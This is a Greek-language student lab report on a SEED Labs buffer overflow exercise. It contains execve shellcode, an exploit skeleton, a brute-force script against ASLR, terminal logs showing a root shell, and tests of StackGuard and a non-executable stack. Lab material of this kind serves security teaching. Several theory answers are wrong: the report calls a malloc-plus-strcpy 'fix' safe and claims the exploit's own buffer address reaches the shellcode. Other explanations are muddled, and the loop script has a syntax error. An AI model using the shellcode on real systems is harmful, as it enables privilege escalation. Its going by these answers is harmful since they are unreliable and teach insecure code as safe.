
Αλλάζουμε την διεύθυνση στο exploit το τρεχούμε και παρατηρούμε το αποτέλεσμα



The screenshot shows a Terminator terminal window with a dark theme. The title bar reads "Terminator" and the window title is "/bin/bash". The terminal content shows a user named "seed" at a VM prompt, running a command to set up a shell and then running a script named "stack". The script execution results in a "Segmentation fault".

```
Terminator /bin/bash
/bin/bash 81x29
[03/26/24]seed@VM:~/.../Security$ sudo ln -sf /bin/zsh /bin/sh
[03/26/24]seed@VM:~/.../Security$ ./stack
Segmentation fault
[03/26/24]seed@VM:~/.../Security$
```

Στις πρώτες δύο προσπάθειες μου δεν είχα βάλει σωστή διεύθυνση και έπερνα αυτό το error επείτα είχαμε σωστό αποτέλεσμα.



The screenshot shows the same Terminator terminal window at a later time. The user has run the same initial commands, but instead of a segmentation fault, the script "stack" successfully executed, resulting in a root shell. The user then runs the "id" command to confirm their elevated privileges.


```
Terminator /bin/bash
/bin/bash 66x24
[03/26/24]seed@VM:~/.../Security$ sudo ln -sf /bin/zsh /bin/sh
[03/26/24]seed@VM:~/.../Security$ ./stack
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(smbashare)
# exit
[03/26/24]seed@VM:~/.../Security$
```

ΦΑΣΗ 3

Στη δραστηριότητα , προσπαθούμε να παρακάμψουμε το ASLR, ένα αντίμετρο ασφαλείας που ανακατεύει τις διευθύνσεις μνήμης, κάνοντας δύσκολη την εκμετάλλευση των ευπαθειών. Απενεργοποιήσαμε το ASLR για να πετύχουμε την επίθεση, αλλά τώρα θα δούμε τι γίνεται όταν είναι ενεργοποιημένο. Όπως αναμενόταν, η επίθεση αποτυγχάνει επειδή το ASLR αλλάζει τις διευθύνσεις μνήμης σε κάθε εκτέλεση, καθιστώντας την πρόβλεψη της διεύθυνσης του shellcode αδύνατη.

Επιβεβαιώνουμε αυτό προσθέτοντας κώδικα στο stack.c για να τυπώνει τη διεύθυνση του buffer[] και παρατηρούμε ότι αλλάζει σε κάθε εκτέλεση. Για να παρακάμψουμε το ASLR χωρίς να το απενεργοποιήσουμε, επιχειρούμε μια brute-force τακτική: εκτελούμε επανειλημμένα το πρόγραμμα μέσα σε έναν ατέρμονο βρόχο με την ελπίδα ότι σε κάποια στιγμή η διεύθυνση μνήμης του buffer θα ταιριάζει με την προβλεπόμενη διεύθυνση στο badfile.

Για την τεχνική αυτή, χρησιμοποιούμε ένα shell script που εκτελεί το πρόγραμμα stack επαναληπτικά, εκτυπώνοντας τη διάρκεια εκτέλεσης και τον αριθμό των επαναλήψεων. Το script αποθηκεύεται ως infinite.sh και τρέχει μέχρι να επιτευχθεί η επίθεση, πράγμα που μπορεί να πάρει λίγα λεπτά και αρκετές χιλιάδες επαναλήψεις. Όταν τελικά επιτύχουμε, μπορούμε να τερματίσουμε



```
infinite.sh
1  #!/bin/bash
2  SECONDS=0
3  value=0
4  while[1]
5  do
6      value=$((value+1))
7      duration=$SECONDS
8      min=$((duration/60))
9      sec=$((duration%60))
10     echo "$min minutes and $sec seconds elapsed"
11     echo "The program has been running $value times so far"
12     ./stack
13     echo ""
14 done
```



```
/bin/bash 66x24

7 minutes and 45 seconds elapsed
The program has been running 303486 times so far.
0xbf9fc7a8
./infinite.sh: line 13: 4096 Segmentation fault      ./st

7 minutes and 45 seconds elapsed
The program has been running 303487 times so far.
0xbf9fa193e8
./infinite.sh: line 13: 4097 Segmentation fault      ./st

7 minutes and 45 seconds elapsed
The program has been running 303488 times so far.
0xbf8903a8
./infinite.sh: line 13: 4098 Segmentation fault      ./st

7 minutes and 45 seconds elapsed
The program has been running 303489 times so far.
0xbfb00338
./infinite.sh: line 13: 4099 Segmentation fault      ./st


7 minutes and 45 seconds elapsed
The program has been running 303490 times so far.
0xbffd2cd8
```

ΦΑΣΗ 4

Σε αυτή τη δραστηριότητα, δοκιμάζουμε να εκτελέσουμε την επίθεση ενώ είναι ενεργοποιημένα δύο κρίσιμα αντίμετρα ασφαλείας: το StackGuard και η προστασία για μη-εκτελέσιμη στοίβα.

Αρχικά, ελέγχουμε το ASLR και αν είναι ενεργοποιημένο το απενεργοποιούμε, για να διευκολύνουμε την επίθεση. Στη συνέχεια, μεταγλωττίζουμε το πρόγραμμα `stack.c` χωρίς την επιλογή `-fno-stack-protector`, ενεργοποιώντας έτσι το StackGuard. Όταν το πρόγραμμα τρέχει, παρατηρούμε αποτυχία στην επίθεση με το μήνυμα "stack smashing detected", λόγω της ανίχνευσης αλλοίωσης στη στοίβα από το StackGuard.

Για το δεύτερο αντίμετρο, μεταγλωττίζουμε το πρόγραμμα `stack.c` χρησιμοποιώντας την επιλογή `-z non-executable-stack` για να καταστήσουμε τη στοίβα μη-εκτελέσιμη. Αυτό σημαίνει ότι, ακόμη και αν η εκτέλεση του προγράμματος οδηγηθεί στο shellcode, αυτό δεν θα μπορέσει να εκτελεστεί επειδή βρίσκεται σε ένα μέρος της μνήμης που έχει σημειωθεί ως μη-εκτελέσιμο. Το αποτέλεσμα είναι η αποτυχία της επίθεσης με ένα "Segmentation fault", καθώς το σύστημα αποκρούει την προσπάθεια εκτέλεσης κώδικα από τη στοίβα.



```
Terminator /bin/bash /bin/bash 66x24
compilation terminated.
[03/27/24]seed@VM:~$ cd Desktop
[03/27/24]seed@VM:~/Desktop$ cd Security
[03/27/24]seed@VM:~/.../Security$ gcc stack.c -o stack -z execstack
[03/27/24]seed@VM:~/.../Security$ ./stack
0xbfffea14
*** stack smashing detected ***: ./stack terminated
Aborted
[03/27/24]seed@VM:~/.../Security$ gcc stack.c -o stack -fno-protector -z noexecstack
gcc: error: unrecognized command line option '-fno-protector'
[03/27/24]seed@VM:~/.../Security$ gcc stack.c -o stack -fno-stack-protector -z noexecstack
[03/27/24]seed@VM:~/.../Security$ sudo chown root stack
[03/27/24]seed@VM:~/.../Security$ sudo chmod 4755 stack
[03/27/24]seed@VM:~/.../Security$ sudo -l stack
sudo: stack: command not found
[03/27/24]seed@VM:~/.../Security$ ls -l stack
-rwsr-xr-x 1 root seed 7516 Mar 27 13:33 stack
[03/27/24]seed@VM:~/.../Security$ ./stack
0xbfffea28
Segmentation fault
[03/27/24]seed@VM:~/.../Security$
```

ΘΕΩΡΗΤΕΣ ΕΡΩΤΗΣΕΙΣ

Λυση των ερωτήσεων:

Ερώτηση 1: Δομή της μνήμης κατά την εκτέλεση προγραμμάτων

1.1 Πώς αποφασίζονται οι διευθύνσεις για τις ακόλουθες μεταβλητές;

```
void func(int x, int y)
{
    int a = x + y;
    int b = x - y;
}
```

Στην συνάρτηση `void func(int x, int y)`, οι μεταβλητές `a` και `b` είναι τοπικές μεταβλητές και οι διευθύνσεις τους αποφασίζονται στη στοίβα της μνήμης. Η στοίβα είναι μια πίεση προς τα χαμηλά διευθύνσεων της μνήμης, οπότε η διεύθυνση της μεταβλητής `a` θα είναι υψηλότερη από τη διεύθυνση της μεταβλητής `x` και της μεταβλητής `y`, καθώς και η διεύθυνση της μεταβλητής `b` θα είναι υψηλότερη από τη διεύθυνση της μεταβλητής `a`.

1.2 Σε ποια τμήματα της μνήμης βρίσκονται οι μεταβλητές του κώδικα που ακολουθεί;

```

int j = 0;
void foo(char *str)
{
    char *ptr = malloc(sizeof(int));
    char buffer[1024];
    int i;
    static int x;
}

```

- Η μεταβλητή `j` είναι μια παγκοσμίως μεταβλητή και θα βρίσκεται στο διαμέρισμα δεδομένων της μνήμης (data segment).
- Η μεταβλητή `ptr` είναι δεσμευμένη στη συνάρτηση `foo` και θα βρίσκεται στη στοίβα της μνήμης.
- Το πλαίσιο `buffer` είναι επίσης δεσμευμένο στη συνάρτηση `foo` και θα βρίσκεται στη στοίβα της μνήμης.
- Η μεταβλητή `i` είναι τοπική μεταβλητή και θα βρίσκεται στη στοίβα της μνήμης.
- Η μεταβλητή `x` είναι στατική μεταβλητή και θα βρίσκεται στο διαμέρισμα δεδομένων της μνήμης (data segment), καθώς και η `j`.

1.3 Σχεδιάστε το πλαίσιο της στοίβας συναρτήσεων για την ακόλουθη συνάρτηση C.


```

int func(char *str)
{
    char buf [24];
    strcpy(buf, str);
    return 1;
}

```

Το πλαίσιο της στοίβας για την συνάρτηση `func` θα περιλαμβάνει:

- Διεύθυνση επιστροφής (return address)
- Παράμετρος `str`
- Τοπική μεταβλητή `buf`



Στη συνέχεια, θα προστεθούν οι διευθύνσεις των τοπικών μεταβλητών και των παραμέτρων στη στοίβα, με τη σειρά που προστίθενται.

1.4 Αλλαγή του τρόπου μεγάλωσης της στοίβας.

Η προτείνεται αλλαγή θα μπορούσε να προσφέρει περισσότερη ασφάλεια σε συνθήκες υπερχείλισης του buffer, καθώς το buffer θα καταχωρείται πάνω από τη διεύθυνση επιστροφής. Αυτό θα μπορούσε να προστατεύσει από την επίθεση που προκαλείται από την επερχόμενη τιμή στη διεύθυνση επιστροφής, προκαλώντας την εκτέλεση του προγράμματος σε μια μη πρόσκλητη τοποθεσία στη μνήμη. Ωστόσο, αυτή η αλλαγή θα μπορούσε να επηρεάσει την ευκολία της επίλυσης σφαλμάτων και της επαναφοράς από σφάλματα, καθώς η συνήθεια είναι η στοίβα να μεγαλώνει από την υψηλή διεύθυνση προς τη χαμηλή.

Ερώτηση 2: Εμφάνιση buffer overflow σε κώδικα

2.1 Στο παράδειγμα που παρουσιάζεται παρακάτω (πρόγραμμα stack.c), συμβαίνει buffer overflow μέσα στη συνάρτηση strcpy(), έτσι ώστε να γίνει μετάβαση στον κακόβουλο κώδικα όταν η strcpy() επιστρέφει, και όχι όταν η foo() επιστρέφει. Είναι αληθές ή ψευδές αυτό; Αιτιολογείστε την όποια απάντησή σας.

```

/* stack.c */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int foo(char *str)
{
    char buffer[24];
    strcpy(buffer, str);
    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;
    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    foo(str);
    printf("Returned Properly\n");
    return 1;
}

```

Απάντηση: Ψευδές. Στο παράδειγμα που παρουσιάζεται, η συνάρτηση `foo` δεν επιστρέφει στον κακόβουλο κώδικα μετά την εκτέλεση της `strcpy()`. Η συνάρτηση `foo` επιστρέφει στην συνάρτηση `main` μετά την εκτέλεση της `strcpy()`. Η μετάβαση στον κακόβουλο κώδικα θα συμβεί αν η διεύθυνση επιστροφής (return address) της συνάρτησης `foo` επηρεαστεί από την υπερχείλιση του buffer, και όχι από την εκτέλεση της `strcpy()`.

2.2 Το παράδειγμα buffer overflow του προγράμματος stack.c διορθώθηκε όπως φαίνεται παρακάτω. Είναι πλέον ασφαλές; Αιτιολογείστε την όποια απάντησή σας.

```

int foo(char *str, int size)
{
    char *buffer = (char *) malloc(size);
    strcpy(buffer, str);
    return 1;
}

```

Απάντηση: Αληθές. Η διόρθωση του προγράμματος περιλαμβάνει την χρήση της συνάρτησης `malloc` για την δυναμική δέσμευση μνήμης για το buffer, το οποίο επιτρέπει την ευρεία διαχείριση του μεγέθους του buffer και την αποφυγή της υπερχείλισης του buffer. Αυτό σημαίνει ότι το buffer δεν θα επηρεαστεί από την υπερχείλιση του περιεχομένου του

`str`, καθώς η μνήμη που δεσμεύεται είναι επαρκής για το περιεχόμενο του `str`, προκειμένου να μην υπερβαίνει το όριο του `size`.

Ερώτηση 3: Αξιοποίηση του buffer overflow (επίθεση)

3.1 Στο πρόγραμμα exploit.c που παρουσιάζεται παρακάτω, κατά την εκχώρηση της τιμής για τη διεύθυνση επιστροφής (return address), μπορούμε να κάνουμε το εξής;

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

char shellcode[]=
    "\x31\xc0"           /* xorl    %eax,%eax    */
    "\x50"               /* pushl   %eax         */
    "\x68" "//sh"        /* pushl   $0x68732f2f  */
    "\x68" "/bin"        /* pushl   $0x6e69622f  */
    "\x89\xe3"           /* movl    %esp,%ebx    */
    "\x50"               /* pushl   %eax         */
    "\x53"               /* pushl   %ebx         */
    "\x89\xe1"           /* movl    %esp,%ecx    */
    "\x99"               /* cdq     %eax         */
    "\xb0\x0b"           /* movb    $0x0b,%al    */
    "\xcd\x80"           /* int     $0x80        */
;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;
    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents here */

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

$((\text{long } *) (\text{buffer} + 0x24)) = \text{buffer} + 0x150;$

Πιστεύετε ότι η διεύθυνση επιστροφής θα δείξει στο shellcode ή όχι; Αιτιολογείστε την όποια απάντησή σας.

Απάντηση: Αληθές. Η διεύθυνση επιστροφής θα δείξει στο shellcode. Η εκχώρηση της διεύθυνσης επιστροφής στο buffer με τη διεύθυνση του shellcode (buffer + 0x150) θα προκαλέσει την εκτέλεση του shellcode όταν η συνάρτηση επιστρέψει, καθώς η διεύθυνση επιστροφής θα δείχνει στην θέση του shellcode στο buffer.

3.2 Η εκτέλεση της επίθεσης buffer overflow με τον τρόπο που περιεγράφηκε στην άσκηση δεν είναι πάντα επιτυχημένη. Παρόλο που το αρχείο badfile κατασκευάζεται σωστά (με το

shellcode να βρίσκεται στο τέλος του αρχείου), όταν δοκιμάζουμε διαφορετικές διευθύνσεις επιστροφής, παρατηρούνται τα ακόλουθα αποτελέσματα.

```
buffer address: 0xbffff180
case 1: long retAddr = 0xbffff250 -> Able to get shell access
case 2: long retAddr = 0xbffff280 -> Able to get shell access
case 3: long retAddr = 0xbffff300 -> Cannot get shell access
case 4: long retAddr = 0xbffff310 -> Able to get shell access
case 5: long retAddr = 0xbffff400 -> Cannot get shell access
```

Απάντηση: Οι διευθύνσεις επιστροφής που δείχνουν στο shellcode είναι συνήθως επιτυχείς επειδή η διαφορά μεταξύ της διεύθυνσης του shellcode και της διεύθυνσης επιστροφής είναι μικρότερη από το μέγεθος του buffer που προσπαθεί να επαναφέρει το shellcode. Οι διευθύνσεις επιστροφής που δεν δείχνουν στο shellcode είναι πιθανόν να αποτύχουν λόγω της προσπάθειας να επαναφέρουν το shellcode σε μια θέση που δεν είναι προσβάσιμη ή που δεν είναι στην προορισμό της επίθεσης.

3.3 Η ακόλουθη συνάρτηση καλείται μέσα σε ένα πρόγραμμα με προνόμια (privileged program). Το όρισμα str δείχνει σε μια συμβολοσειρά που παρέχεται εξ ολοκλήρου από χρήστες (το μέγεθος της συμβολοσειράς είναι μέχρι 300 bytes). Όταν αυτή η συνάρτηση καλείται, η διεύθυνση του πίνακα του buffer είναι 0xAABB0010, ενώ η διεύθυνση επιστροφής αποθηκεύεται στο 0xAABB0050.

```
int bof(char *str)
{
    char buffer[24];
    strcpy(buffer, str);
    return 1;
}
```

Απάντηση: Η συμβολοσειρά που θα τροφοδοτούσατε το πρόγραμμα θα πρέπει να περιλαμβάνει το shellcode και να επαναφέρει τη διεύθυνση επιστροφής στη διεύθυνση του shellcode. Η συμβολοσειρά θα πρέπει να έχει το μέγεθος του buffer (24 bytes) και να περιλαμβάνει το shellcode στην τελευταία θέση του buffer. Η διεύθυνση επιστροφής θα πρέπει να είναι στην θέση του buffer που επικαλεί το shellcode, δηλαδή 0xAABB0010 + 24 bytes.

3.4 Η παρακάτω συνάρτηση καλείται σε ένα remote server πρόγραμμα. Το όρισμα str δείχνει σε ένα string το οποίο παρέχεται από τους χρήστες (το μέγεθος του string είναι έως 300 bytes). Το μέγεθος του buffer είναι X, η οποία τιμή είναι άγνωστη σε εμάς (δεν μπορούμε να κάνουμε debug στο remote server πρόγραμμα). Ωστόσο, με κάποιο τρόπο γνωρίζουμε η διεύθυνση του buffer array είναι 0xAABBCC10, και η απόσταση μεταξύ του τέλους του buffer και της θέσης της μνήμης 24 όπου βρίσκεται η return address της συνάρτησης, είναι 8. Παρόλο που δεν γνωρίζουμε την ακριβή τιμή του X, γνωρίζουμε ότι η τιμή του είναι μεταξύ

20 και 100. Καταγράψτε τη συμβολοσειρά (string) με την οποία θα τροφοδοτούσατε το πρόγραμμα, έτσι ώστε όταν αυτή αντιγράφεται στο buffer και όταν επιστρέφει η συνάρτηση bof(), το remote server πρόγραμμα θα εκτελέσει τον δικό σας κώδικα. Υποτίθεται ότι ως επιτιθέμενοι θα έχετε μόνο μια προσπάθεια, γι' αυτό θα πρέπει να δομήσετε έτσι το string ώστε η επίθεση να επιτύχει ακόμα και αν δεν γνωρίζουμε την ακριβή τιμή του X. Στην απάντησή σας, δεν χρειάζεται να γράψετε τον κώδικα που διοχετεύτηκε, αλλά οι αποστάσεις (offsets) των βασικών στοιχείων στη συμβολοσειρά σας πρέπει να είναι σωστές.

```
int bof(char *str)
{
    char buffer[X];
    strcpy(buffer, str);
    return 1;
}
```

Απάντηση: Η συμβολοσειρά που θα τροφοδοτούσατε το πρόγραμμα θα πρέπει να περιλαμβάνει το shellcode και να επαναφέρει τη διεύθυνση επιστροφής στη διεύθυνση του shellcode. Η συμβολοσειρά θα πρέπει να έχει το μέγεθος του buffer που είναι άγνωστο, αλλά θα πρέπει να περιλαμβάνει το shellcode στην τελευταία θέση του buffer. Η διεύθυνση επιστροφής θα πρέπει να είναι στην θέση του buffer που επικαλεί το shellcode, δηλαδή π.χ $0xAABBCC10 + X - 8$ bytes.

Ερώτηση 4: Πρόβλημα υπερχείλισης στον σωρό (heap overflow)

Εκτός από την υπερχείλιση στη στοίβα, παρόμοιο φαινόμενο μπορεί να εμφανιστεί και στον σωρό (heap).

4.1 Χρησιμοποιώντας πληροφορίες από διάφορες πηγές (online άρθρα, βιβλία κλπ.), περιγράψτε εν συντομία τον τρόπο εμφάνισης του heap overflow και πώς αυτό μπορούμε να το εκμεταλλευτούμε για τη διενέργεια επίθεσης. Ποιες είναι οι ομοιότητες και ποιες οι διαφορές σε σχέση με το buffer overflow; Στην περιγραφή σας ενδείκνυται να χρησιμοποιήσετε κατάλληλα παραδείγματα επιθέσεων heap overflow.

Το heap overflow είναι ένα φαινόμενο που συνέβαινε όταν ένας προγραμματιστής δεσμεύει μνήμη στον σωρό (heap) για τη δυναμική δέσμευση μνήμης και δεν διαχειρίζεται σωστά το μέγεθος της δεσμευμένης μνήμης, οποία μπορεί να οδηγήσει σε υπερχείλιση του σωρού. Αυτό μπορεί να οδηγήσει σε σοβαρά σφάλματα στο λειτουργικό σύστημα, συμπεριλαμβανομένων των πιθανών επιθέσεων στην ασφάλεια.

Τρόπος Εμφάνισης

Το heap overflow συνήθως συμβαίνει όταν ένας προγραμματιστής δεσμεύει μνήμη για τη χρήση σε μια δομή δεδομένων (όπως ένα πίνακα ή ένα σύνολο δεδομένων) και προσπαθεί να εισάγει περισσότερα δεδομένα από αυτό που η δομή μπορεί να διατηρήσει. Αυτό μπορεί να οδηγήσει σε τροποποίηση των δεδομένων που βρίσκονται στην κοντά μνήμη της δομής, που

μπορεί να συμπεριλαμβάνει τις διευθύνσεις επιστροφής των συναρτήσεων ή άλλες σημαντικές διευθύνσεις στη στοίβα ή στον σωρό.

Εκμεταλλευτόμενο για Επίθεση

Το heap overflow μπορεί να εκμεταλλευτεί για τη διενέργεια επίθεσης, όπως η επίθεση buffer overflow, αλλά με διαφορετικό τρόπο. Στην επίθεση buffer overflow, ο επιθέτης χρησιμοποιεί την υπερχείλιση του buffer για να επηρεάσει τη στοίβα και να επιτρέψει την εκτέλεση του δικού του κώδικα. Στην επίθεση heap overflow, ο επιθέτης μπορεί να χρησιμοποιήσει την υπερχείλιση του σωρού για να επηρεάσει τη μνήμη που δεν έχει δεσμευτεί διαδικασία, που μπορεί να συμπεριλάβει τη διεύθυνση επιστροφής ενός συναρτήσεως ή τη διεύθυνση ενός κώδικα που ο επιθέτης θέλει να εκτελεστεί.

Ομοιότητες και Διαφορές μεταξύ Buffer Overflow

- Ομοιότητες: Και οι επιθέσεις buffer overflow και heap overflow χρησιμοποιούν την υπερχείλιση του buffer ή του σωρού για να επηρεάσουν τη μνήμη που δεν έχει δεσμευτεί διαδικασία. Και στις δύο περιπτώσεις, ο επιθέτης μπορεί να επηρεάσει τη μνήμη που δεν έχει δεσμευτεί διαδικασία, που μπορεί να συμπεριλάβει τη διεύθυνση επιστροφής ενός συναρτήσεως ή τη διεύθυνση ενός κώδικα που ο επιθέτης θέλει να εκτελεστεί.
- Διαφορές: Η βασική διαφορά μεταξύ των δύο είναι το πού και πώς δεσμεύεται η μνήμη. Στην επίθεση buffer overflow, η μνήμη δεσμεύεται στη στοίβα κατά την εκτέλεση της συνάρτησης, ενώ στην επίθεση heap overflow, η μνήμη δεσμεύεται στον σωρό κατά τη δυναμική δέσμευση μνήμης.

Παραδείγματα Επιθέσεων Heap Overflow

Ένα παράδειγμα επίθεσης heap overflow μπορεί να περιλαμβάνει την εκτέλεση του παρακάτω κώδικα:

```
~/Desktop/Security/heap_overflow.c - Sublime Text (UNREGISTERED)
heap_overflow.c
1  #include <stdlib.h>
2  #include <string.h>
3
4  void vulnerable_function(char *str) {
5      char *buffer = malloc(100);
6      strcpy(buffer, str);
7      free(buffer);
8  }
9
10 int main(int argc, char **argv) {
11     char large_string[200];
12     memset(large_string, 'A', 199);
13     large_string[199] = '\0';
14     vulnerable_function(large_string);
15     return 0;
16 }
17
```

Σε αυτό το παράδειγμα, η συνάρτηση `vulnerable_function` δεσμεύει μνήμη για έναν πίνακα χαρακτήρων με μέγεθος 100 bytes και στη συνέχεια να αντιγράφει έναν πίνακα χαρακτήρων με μέγεθος 200 bytes σε αυτόν τον πίνακα. Αυτό οδηγεί σε υπερχείλιση του σωρού.